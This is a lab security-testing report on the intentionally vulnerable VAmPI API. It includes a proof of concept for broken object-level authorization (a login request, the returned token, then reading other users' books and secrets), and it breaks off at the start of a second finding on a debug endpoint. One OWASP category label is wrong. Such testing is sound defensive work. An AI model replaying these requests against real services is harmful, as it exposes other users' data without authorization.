VAmPI – Vulnerable API Security Testing Report

Tester: Blessing Isaiah
Report Date: November 23, 2025

Environment

Local VAmPI instance deployed directly on the host system inside a virtual environment.
The web interface was available at **127.0.0.1:5000** over HTTP.
BurpSuite and Postman listened on **port 8080** for traffic interception.

Executive Summary

Objective

A company requested a security review of their API before release. The task was to review the Swagger file and look for possible security issues. The goal of the assessment was to test the API in a controlled lab environment, find weaknesses in its design and behavior, and provide clear recommendations.

Methodology

The assessment followed a white-box testing method after gaining an understanding of the API structure.

Testing Approach

Testing steps included:

- Passive and active reconnaissance through Postman
- Automated OpenAPI generation with Swagger tools
- Manual editing of **Openapi.yml** for proper structure and JSON conversion
- Targeted fuzzing to test authentication and authorization weaknesses
- Combining findings to simulate realistic attack paths

Attacker Progression

1. Environment Setup and Proxy Configuration

- Configured BurpSuite and Postman to intercept HTTP traffic between VAmPI and the server.

2. Traffic Capture and Reconnaissance

- Observed user actions to capture baseline requests and responses.

3. Manual Specification Enhancement

- Edited **Openapi.yml** in nano to add missing IP information.

- Moved the file to **~/Downloads** for importing into Postman.

4. Endpoint Testing and Fuzzing

Sent targeted requests to endpoints to test for:

- Broken Object Level Authorization(BOLA)
- Excessive data exposure
- Lack of access controls on sensitive endpoints

5. Documentation and Evidence Collection

- Recorded all actions in order.
- Saved screenshots and proof-of-concept logs for each finding.

Standards Followed

The assessment was aligned with:
- OWASP API Security Top 10 (2023)
- CVSS v4.0 risk scoring
- GDPR, PCI DSS, and NIST 800-53 compliance guidelines

Major Tools Used

- **Recon and scanning tools:** GitHub, Swagger
- **Proxy tools:** BurpSuite Pro, Firefox
- **API testing tools:** Postman, Burp Repeater, Burp Intruder
- **Specification tools:** nano, Swagger Editor
- **Environment tools:** Kali Linux, VirtualBox, pyenv for Python version control

Scope

In Scope

- Local VAmPI application running on the Kali VM
- HTTP traffic captured with BurpSuite and Postman
- OpenAPI specification generation and updates

Out of Scope

- Any external or production systems
- Activities outside the controlled lab environment
- Destructive actions or data extraction to external servers

Findings: chronological (OWASP mapping, description, evidence, impact, remediation)

Finding 1:


OWASP Mapping

OWASP API3 – Broken Object Level Authorization (2023)
The object-level access checks are missing

Description
The API does not verify that the user requesting a book is the actual owner of that book. The database query does not include the requester's username or user ID. As long as a user has a valid Bearer token, that user can retrieve books created by others, including the associated secret value.

Evidence / Proof of Concept

- Register a new user



- Log in and obtain a valid authentication token.

Request Response

Pretty Raw Hex

```
1  POST /users/v1/login HTTP/1.1
2  Content-Type: application/json
3  Accept: application/json
4  User-Agent: PostmanRuntime/7.49.1
5  Cache-Control: no-cache
6  Postman-Token: b3ce7049-ad1b-47d0-8933-35cfe3035a5a
7  Host: 127.0.0.1:5000
8  Accept-Encoding: gzip, deflate, br
9  Connection: keep-alive
10 Content-Length: 57
11
12 {
13     "username":"Hackerbee",
14     "password":"password13"
15 }
```


- Copy the Authentication token


Request Response

Pretty Raw Hex Render


```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 22:57:03 GMT
4 Content-Type: application/json
5 Content-Length: 229
6 Connection: close
7
8 {
    "auth_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NjM4NTgyMjMsImlhdCI6MTc2MzglMjIyMywic3ViIjoiSGFja2VyYmVlIn0.vjzIlRXg7s2VuzfGLkI4EEWKBZHGlios7bUEU9qLFPI",
    "message":"Successfully logged in.",
    "status":"success"
}
```

- Use the token to create your own book.






- Retrieved the book through: **GET /books/v1/Testingbook HTTP/1.1**




- Remove the book name from the path and attempt to list all books.





- The API exposes books created by other users


```
        },
        {
            "book_title": "bookTitle30",
            "user": "name2"
        },
        {
            "book_title": "bookTitle97",
            "user": "admin"
        },
        {
            "book_title": "TestingbookTitle",
            "user": "Hackerbee"
        },
        {
            "book_title": "Testingbook",
            "user": "Hackerbee"
        }
    ]
}
```


- Copy any book title belonging to another user and place it in the endpoint.
- The API returns that book and its secret without checking ownership.









Impact

Unauthorized access to other users' book objects exposes sensitive information and breaks data confidentiality.

CVSS v4.0 Risk Rating: High
The vulnerability allows unauthorized access to sensitive data with no special privilege beyond a valid token.

GDPR Impact:
Personal data disclosure violates **GDPR Article 5 (data minimization)** and **Article 32 (security of processing).** Any exposed data linked to identifiable individuals is considered a data breach.

PCI DSS Impact:
If the API ever handles or touches account-related information tied to payment activity, unauthorized data access would violate **PCI DSS Requirement 3 (protect stored data)** and **Requirement 7 (restrict access to cardholder data).**

NIST 800-53 Impact:
This flaw breaks **AC-3 (Access Enforcement)** and **AC-6 (Least Privilege)** because the system does not enforce proper ownership rules and exposes data to unauthorized subjects.

Recommended Fix

- Enforce ownership checks at the object level.
- Before returning any book record, validate that the user ID from the authentication token matches the user ID of the record owner. This prevents unauthorized access to data belonging to other users.

Finding 2: Excessive data exposure

OWASP Mapping


OWASP API3 – Broken Object Property Level Authorization (2023)
The endpoint returns more fields than intended, including confidential properties such as passwords and admin indicators.

Description

A debug endpoint was left active in the application. This type of endpoint is often created during development for troubleshooting and is commonly forgotten during cleanup. Although debug routes usually do not appear in API documentation, this one was still reachable and returned sensitive fields that should never be exposed. The endpoint exposed full user records, including credentials and administrative attributes, that belonged to previously deleted users but were still active in the database.


Evidence / Proof of Concept

